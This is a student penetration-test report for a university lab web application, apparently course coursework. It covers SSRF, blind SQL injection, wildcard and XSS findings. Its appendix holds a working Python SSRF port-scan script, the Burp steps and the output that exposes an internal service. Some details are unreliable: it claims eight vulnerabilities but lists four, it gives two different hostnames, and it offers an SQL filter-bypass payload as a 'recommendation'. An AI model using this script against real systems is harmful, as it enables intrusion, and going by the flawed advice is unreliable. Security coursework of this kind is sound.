We Test Pens Incorporated
COMP90074 - Web Security Assignment 2
Lihua Wang
1164051

PENETRATION TEST REPORT FOR PleaseHold Pty. Ltd. - WEB APPLICATION

Report delivered: 06/05/2021

Executive Summary

We Test Pens Incorporated conducted a comprehensive security assessment of PleaseHold to determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use. This assessment harnessed penetration testing to provide HRHub management with an understanding of the risks and security posture of their corporate web application.

TEST SCOPE

The test scope for this engagement only is performed on http://assignment-artemis.unimelb.life/ in manual only. Testing was performed April 29 – May 6, 2021. Additional days were utilized to produce the report.

RESULT

At the conclusion of the test, eight vulnerabilities (and their sociated risks) have been uncovered:

- *SSRF vulnerability – Catastrophic risk*
  These risks range in severity from high to low, with the most concern falling on the SSRF vulnerability in the web application's edit profile functionality validate website button (Finding 1). This vulnerability allows an attacker to conduct a port scanning to discover an available port based on the feedback of the responses and then access the intranet via the discovered port, which will result in a severe sensitive information disclosure with catastrophic risk of the reputation and business of the company. We highly recommend disabling some unnecessary protocols or setting a whitelist to mitigate this flaw which has the minor time and cost consuming, for the detailed information, we have provided below.

- *SQL injection vulnerability – High risk*
  We also found that in the web application's Find User search functionality (Finding 2), an attacker can inject malicious SQL statements in a blind injection type to interfere with legitimate queries being made to the back-end database. This can result in information leakage to a severe degree, with the attacker able to retrieve all username password pairs for the web application, along with other sensitive data. To mitigate this vulnerability, we suggest to sanitize the users' input on the output side which will be an efficient mitigation.

- *SQL Wildcard Attack present in API usage documentation – High risk*
  Data breach might also occur in the web application's API Documents usage functionality (Finding 3) due to SQL wildcard vulnerability. By applying "%" to set the retrieving range, all the users' credentials will be leaked, resulting in potential loss of personally identifiable information and unauthorized actions, as well as company's business and reputation damages. As the same suggestion above, sanitize the input like escaping the character "%" is not a bad choice.

- *Reflected (or possibly stored) cross-site vulnerability – Medium risk*
  The web application is vulnerable to a stored XSS attack via Anonymous Question functionality (Finding 4). An attacker could send malicious request scripts to the administrator via question submitting bar on the Anonymous Question page, so that the attacker could control the admin rights from administrator to pass the probation of their user profile websites without permitted by administrators. I recommend setting the http only and still sanitize the user's input for example, from the client-side scripts.

In general, I recommend mitigating the first three vulnerabilities since they are risked at level Extreme and High, which are urgent to be fixed because they would result a severe damage of the web application as well as the profit of the company. Though there are some banned strategies were setting in the web application, there still several vulnerabilities with serious potential threats, especially the XSS and SQL injection. I have attached my suggestions to mitigate such problems and I believe the mitigation cost is not too much. Overall, I think this is a simple website needed to be improved much.

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

Risk	Reference	Vulnerability
Extreme	Finding 1	SSRF vulnerability present in edit profile functionality validate website button
High	Finding 2	SQL injection vulnerability present in Find User page
High	Finding 3	SQL Wildcard Attack present in API usage documentation
Medium	Finding 4	Reflected (or possibly stored) cross-site vulnerability present in Anonymous Question functionality

Detailed Findings

Finding 1 - SSRF vulnerability present in edit profile functionality validate website button

Description	**The severe information disclosure may occur due to SSRF vulnerability in the web application's User Profile page's Validate Website button functionality, which leads to attackers could access the intranet of company by port scanning and resulting in obtaining sensitive information with catastrophic consequences to business as well as the web application damage.** The web application is vulnerable to a SSRF attack via User Profile page, validate website button functionality. At present an attacker could modify the provided URL link from the button validate website that add an intranet URL following the parameter "web=", so that the attackers could conduct a port scanning to discover an available port based on the feedback of the responses and then access the intranet via this port. This can result in severe information leakage, with the attacker able to obtain all sensitive information stored in web application, as well as some confidential data of the company. However, it is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. Besides, since it is not clarified that how credentials are assigned due to limited information of HRHub web application, we cannot make sure how severe this vulnerability will be consequence. If they are only supplied to staff (and not external users), the likelihood of this vulnerability being exploited significantly decreases. Because it is nonsense to prevent a stuff accessing intranet. However, it is very easy for a skilled attacker (or malicious user) to uncover the vulnerability once authenticated, as in the User Profile page, it is obvious to find this vulnerability by viewing the source code.
Proof of Concept	This vulnerability lies on the User Profile page when user click button “Validate website” (or via http://assignment-hermes.unimelb.life//validate.php?web=). When users modify the parameter “web” value and try to access some website, the requests will be successfully responding, and the application will return the website content. Malicious inputs can be crafted such that users can request to access an internal website which they are not allowed to access them. For a detailed walkthrough, see Appendix 2, Section 1.
Impact	**Catastrophic:** Attackers can use this vulnerability to bypass access restrictions such as firewalls because they can abuse the trust relationship to the affected server and then use infected or vulnerable servers as proxies for port scanning, and access internal system data. Once they get intranet resources, read, or update internal confidential files and sensitive information which might cause local files leakage and sever information disclosure. Attackers can also conduct DOS attack, for example, they can request a large file, which results in keep connection of Keep-Alive Always Moreover, if they get the web application configuration files, they might control the web application.
Likelihood	**Possible:** Based on the source code behind the web page “User Profile’, it is easy to notice that the functionality of button “Validate Website” is responding a requested website. This is a classical injection place to exploit SSRF vulnerability. Besides, the response is echoed so it’s easy to test and valid the

	vulnerability by attackers as well as exploiting it. However, the attackers can only conduct such attack after they get an authorised account credentials and successfully logged in the web application. Overall, I would consider this vulnerability occurs possible.
Risk Rating	**Extreme:** The risk rating of the SSRF vulnerability being exploited is extreme as it is possible an attacker could obtain a set of login credentials and proceed to identify and exploit the flaw, resulting in accessing the intranet and obtaining sensitive information with catastrophic consequences to business as well as the web application damage. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/ [2] https://portswigger.net/web-security/ssrf
Recommendation	1. Filter the returned information, if the web application is to obtain a certain type of file. Then verify whether the returned information meets the standard before showing the returned result to the user. 2. Unify the error information to prevent users from judging the port status of the remote server based on the error information. 3. A whitelist can be adopted to limit the intranet IP. 4. Filter the XML data submitted by users with keywords: <!DOCTYPE> and <!ENTITY>, or SYSTEM and PUBLIC. 5. Use [Disable External Entities] provided by the development language. For example, PHP: libxml_disable_entity_loader(true); 6. Disable some unnecessary protocols

Finding 2 - SQL injection vulnerability present in Find User page

Description	**Information disclosure may occur due to vulnerability in the web application's Find User search functionality, which leads to sensitive messages leakage and full account takeover, resulting in potential loss of personally identifiable information and unauthorized actions, as well as company's business and reputation damages.** The web application is vulnerable to a SQL injection attack via find user search functionality. At present an attacker can inject malicious SQL statements in a blind injection type to interfere with legitimate queries being made to the back-end database. This can result in information leakage to a severe degree, with the attacker able to retrieve all username password pairs for the web application, along with other sensitive data. However, it is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. Besides, since it is not clarified that how credentials are assigned due to limited information of HRHub web application, we cannot make sure how severe this vulnerability will be consequence. If they are only supplied to staff (and not external users), the likelihood of this vulnerability being exploited significantly decreases. It is very easy for a skilled attacker (or malicious user) to uncover the vulnerability once authenticated, as the search bar on the Find User page is one of the most likely places for a SQL injection flaw.
Proof of Concept	This vulnerability arises when a user enters queries into User search bar on the Find User page (or via http://assignment-hermes.unimelb.life/find.php). Malicious inputs can be crafted such that sensitive information is retrieved from the whole database. Though the responses will not display on the page, it still can be confirmed by applying brute force tools to blind injection. For a detailed walkthrough, see Appendix 2, Section 2.
Impact	**Major:** The main problem. An attacker exploiting this vulnerability would result in a database information leak, such as the disclosure of the user's login privacy information stored in the database. An attacker could obtain the login credentials of all users and perform operations on their behalf. Also, as an administrator account is stored in this database, the attacker might be able to tamper with the system administrator account and cause the web application to be remotely controlled, which could lead to web page tampering, data loss and even financial loss. As this vulnerability restricts the user to querying the database, but not modifying or deleting its contents. This means that the attacker can only steal user login credentials or other confidential information stored in the database and cannot directly tamper with database information or gain control of the database system, but it is still a very serious information leakage problem, because the user information might illegally traded and endanger the safety of companies.
Likelihood	**Possible:** The search field is always a potential SQL injection place to execute SQLi scripts since it is easy to exploit for attackers once they can bypass the filter and successfully get an expected response. However, in this case, attacker need to get an authorised login credential first, and they can only exploit this vulnerability and start attack after they have successfully logged in the web application. So, I consider this situation is Possible occur.

Risk Rating	**High:** The attackers might be adversary of the company who possibly get an authorised credential to log in the application and exploit this SQL vulnerability due to some reasons of conducting bad competitions in the industries, which might lead to the victim company's sever data leakage and account take over with major consequences to the business as well as the reputation damage. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] https://xz.aliyun.com/t/40
Recommendation	1. Never trust a user's input. Filter for special characters in website development: " ' “, null characters, etc. Filter requests, validate parameters, intercept and replace illegal characters, clean up dangerous characters entered by the user, and ensure that SQL can be compiled and executed correctly in the database. 2. When connecting to the database, do not use SQL splicing statements. Use pre-compiled statements and bind variables. First make SQL query in the background, then compare the query result with the user input. 3. Create a black and whitelist, validate incoming parameters when data enters the backend logic to ensure they meet the criteria defined in the application. Use as many whitelists as possible, as blacklists cannot contain all dangerous characters and may be bypassed. 4. Use \N format to bypass "union select" and "select from". Adding "\N" to the argument with union bypasses “union select” detection in the same way as “select from” detection. For example: *$ username=\Nunion(select 1, schema_name,\Nfrom information_schema.schema)*

Finding 3 - SQL Wildcard Attack present in API usage documentation

Description	**Data breach may occur due to vulnerability in the web application's API Documents usage functionality, which leads to users' accounts credentials leakage and takeover, resulting in potential loss of personally identifiable information and unauthorized actions, as well as company's business and reputation damages.** The web application is vulnerable to a SQL wildcard attack via API Document usage functionality. At present an attacker could modify the provided URL link that does not restrict the value of parameter "name" is only "OSCP" but retrieve all the data by setting value of "%", which is a legitimate queries being made to the back-end database. This can result in information leakage, with the attacker able to obtain all users credentials for the web application. However, it is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. Besides, since it is not clarified that how credentials are assigned due to limited information of HRHub web application, we cannot make sure how severe this vulnerability will be consequence. If they are only supplied to staff (and not external users), the likelihood of this vulnerability being exploited significantly decreases. That being said, it is very easy for a skilled attacker (or malicious user) to uncover the vulnerability once authenticated, as in the API Document page, it is obvious to find this vulnerability.
Proof of Concept	This vulnerability lies on the API Document web page (or via http://assignment-hermes.unimelb.life/doco.php). It is suspicious of the API instruction, especially the provided URL to submit API key via http://assignment-hermes.unimelb.life/api/store.php?name=OSCP. When modify the apikey header with the correct one, it responded some sensitive information. So, we can conduct some malicious inputs to leak more data by applying wildcard "LIKE%" to retrieve all the data, not only restricted by name=OSCP. For a detailed walkthrough, see Appendix 2, Section 3.
Impact	**Moderate:** The moderate problem. Based on our exploitation, the leakage data are users' credentials which should not be obtained by the attackers since it can result in a severe sensitive information disclosure. The attackers might abuse such information to conduct illegal trades that cause the companies reputation damaged. Besides, though this might not crash or affect the web application like it did to mine, but it is still a bug. Using and allowing wildcards in critical places like SQL query not only allows the attacker to execute a very long and time taking resource sensitive action on the server but cause an application-level DOS if such resource sensitive actions are performing multiple times, which will damage the application capability and speed.
Likelihood	**Likely:** In this case, the SQL wildcard injection vulnerability is easy to find since it has an obvious hint on the API Document web page. Though the attacker still needs an account credential to attack, we can't deny that it is easy to attack and I would consider the attack is likely occur.
Risk Rating	**High:** The attacker who likely get a credential to login and exploit this vulnerability due to some malicious aims might lead to the company's severe data leakage and account take over with Moderate consequences to the business as well as the reputation damage. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.

References	[1] https://www.tothenew.com/blog/sql-wildcards-is-your-application-safe/
Recommendation	Sanitize the Input. Input always needs to be verified before using them. For Wildcards, escape the particular characters. For example, Input strings like %%% should be encoded to \%\%\% before sending it to the database. Limit the Output: In the case of SQL Wildcards, the search output could be all data, so limit the output to top10 results to avoid fetching all results from the SQL and won't send a huge response to the user. In turn, saving the application from the crash. Can also use *TOP, Limit, ROWNUM Clause* for SQL level handling or *setMaxResults*.

Finding 4 - Reflected (or possibly stored) cross-site vulnerability present in Anonymous Question functionality

Description	**The attacker could valid their user profile and pass the probation due to vulnerability in the web application's Anonymous Question functionality, which leads to abusing administrator's privilege and make damages of administrator accounts.** The web application is vulnerable to a stored XSS attack via Anonymous Question functionality. At present an attacker could send malicious request scripts to the administrator via question submitting bar on the Anonymous Question page, so that the attacker could control the admin rights from administrator to pass the probation of their user profile websites without permitted by administrators. Though in this case, the result is not severe, however, it still damages the administrator's privileges. It can result in a severe consequence if attackers exploiting this vulnerability to control the admin rights to conduct more danger requests. It is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. it is very easy for a skilled attacker (or malicious user) to uncover the vulnerability once authenticated, it is obvious to find this vulnerability on the anonymous question page.
Proof of Concept	This vulnerability is a type of stored XSS lies on the Anonymous Question web page. Users can submit a request here to backend that send to the administrator via http://assignment-hermes.unimelb.life/question.php. Malicious inputs can be some attacking scripts which sent to the administrator and make the administrators' side to execute some scripts. So that even if a user does not have a privilege to do something, they can conduct with admin rights. For a detailed walkthrough, see Appendix 2, Section 4.
Impact	**Minor:** The minor problem. Though attacker can exploit this vulnerability to control the administrator or higher privilege user side by sending some requests, however, in this case, user can only request to pass their profile probation and it will not cause severe problems because there are not any data leakage or application performance damage. So I would consider this vulnerability as Minor.
Likelihood	**Possible:** In this case, the question submitting bar is a classical potential XSS injection place. So it is easy for attacker to valid and exploit XSS vulnerability here and start attack. However, the attacker still needs a credential to login before conduct attack, so I would consider this attack possibly occur.
Risk Rating	**Medium:** The attacker who possibly get a credential to login and exploit this vulnerability to valid their user profile pass the probation due to some malicious reasons might lead to violating administrator's privilege and make minor damages of administrator accounts. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] http://www.owasp.org/documentation/topten/a4.html

Recommendation	Handle properly of user's input. Firstly, the developer can filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input. Secondly, encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding. Besides, sanitize all untrusted data, even if it is only used in client-side scripts, for example, always untrusted the context received from "About me" section. The most important method is set http only.

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

Likelihood	Consequence				
	Negligible	Minor	Moderate	Major	Catastrophic
Rare	Low	Low	Low	Medium	High
Unlikely	Low	Low	Medium	Medium	High
Possible	Low	Medium	Medium	High	Extreme
Likely	Medium	High	High	Extreme	Extreme
Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information


Note: The python scripts I used in the Finding 1 and Finding2 are both attached below, as well as stored in a zip file named Lihua Wang – assignment2.zip. The directory structure is as follow, please feel free to check them!

- A2 SSRF.py → Finding 1
- A2 SQLi.py → Finding 2
- A2 SQL Wildcard → Finding 3
- A2 XSS → Finding 4

Section 1 - SSRF exploitation walkthrough

Finding rabbit hole


By retrieving the source code, the SSRF vulnerability lies on the “User Profile” page, where the validate website button function will execute the attack. Based on the validate website button function, it seems that whatever websites address the user inputs, it will access such websites and return the response to the users.



To prove my supposition, I tested via Burp suite. Send this website address (http://assignment-hermes.unimelb.life/validate.php?web=) to repeater. And then add a value (a website address) following the “web” parameter. Set the GET request at first line like the following script and check the response:

GET /validate.php?web=https://www.youtube.com/ HTTP/1.1

The response returned the website content which means it is definitely a classical SSRF injection point, since the attacker can exploit this vulnerability to access some internal websites where the ordinary users have no authority to access. So, let's start attack!




Exploiting process

Exploit the SSRF vulnerability to send a request to access the internal website, via identifying *127.0.0.1.* First, configure the port number "1" for this IP address, which makes *web=http://127.0.0.1:1*, and then send the request. However, though the request sent successfully and got a response, there aren't any useful information.


Then, try to assign the different port numbers to check the responses. Since the ports number vary from 0 to 65535, so we can only brute force crack via some tools. This time, I tested two methods, one by Burp suite, the other one via python scripts.

For the Burp:


1. Send this request to the intruder.




2. Configure the brute request payloads.
   First, set the payload position. Add the “$” to the position of port number.



   Then, configure the payloads. Set the payload type as “Numbers” and assign the numbers range from 0 to 65535 with step “1”.



3. Start attack!
4. After a long time, it returned a respond with some useful messages on port 8873.



8869	200	104	104			307
8870	200	103	103			307
8871	200	90	90			307
8872	200	101	102			307
8873	200	108	108			791
8874	200	105	105			307
8875	200	103	103			307
8876	200	104	104			307

For Python script:


1. Source code


```python
import requests
from urllib.parse import quote
import time

session = requests.session()
# login
url = "http://assignment-hermes.unimelb.life/auth.php"
data = {"user":"lihuwang", "pass":"lihuwang"}
session.post(url, data = data)
# start port scan from port 0 to 65535
for i in range(0, 65535):
        # to keep the 30 requests per minute
        time.sleep(2)
        print(f"Port: {i}")
        respond = session.get("http://assignment-hermes.unimelb.life/validate.php?web=" + quote(f"http://127.0.0.1:{i}"))
        # fetch respond
        print(respond.text)
```

2. Results

```
Port: 8873
&lt;!DOCTYPE html PUBLIC &quot;-//W3C//DTD HTML 3.2 Final//EN&quot;&gt;&lt;html&gt;
&lt;title&gt;Directory listing for /&lt;/title&gt;
&lt;body&gt;
&lt;h2&gt;Directory listing for /&lt;/h2&gt;
&lt;hr&gt;
&lt;ul&gt;
&lt;li&gt;&lt;a href=&quot;documents/&quot;&gt;documents/&lt;/a&gt;
&lt;li&gt;&lt;a href=&quot;random/&quot;&gt;random/&lt;/a&gt;
&lt;li&gt;&lt;a href=&quot;storage/&quot;&gt;storage/&lt;/a&gt;
&lt;/ul&gt;
&lt;hr&gt;
&lt;/body&gt;
&lt;/html&gt;
Does this look correct to you?
Port: 8874
Does this look correct to you?
Port: 8875
Does this look correct to you?
```


After getting the correct port number, send the request to the internal website (web=http://127.0.0.1:8873) check the content of its respond. It contains a several open web page services.



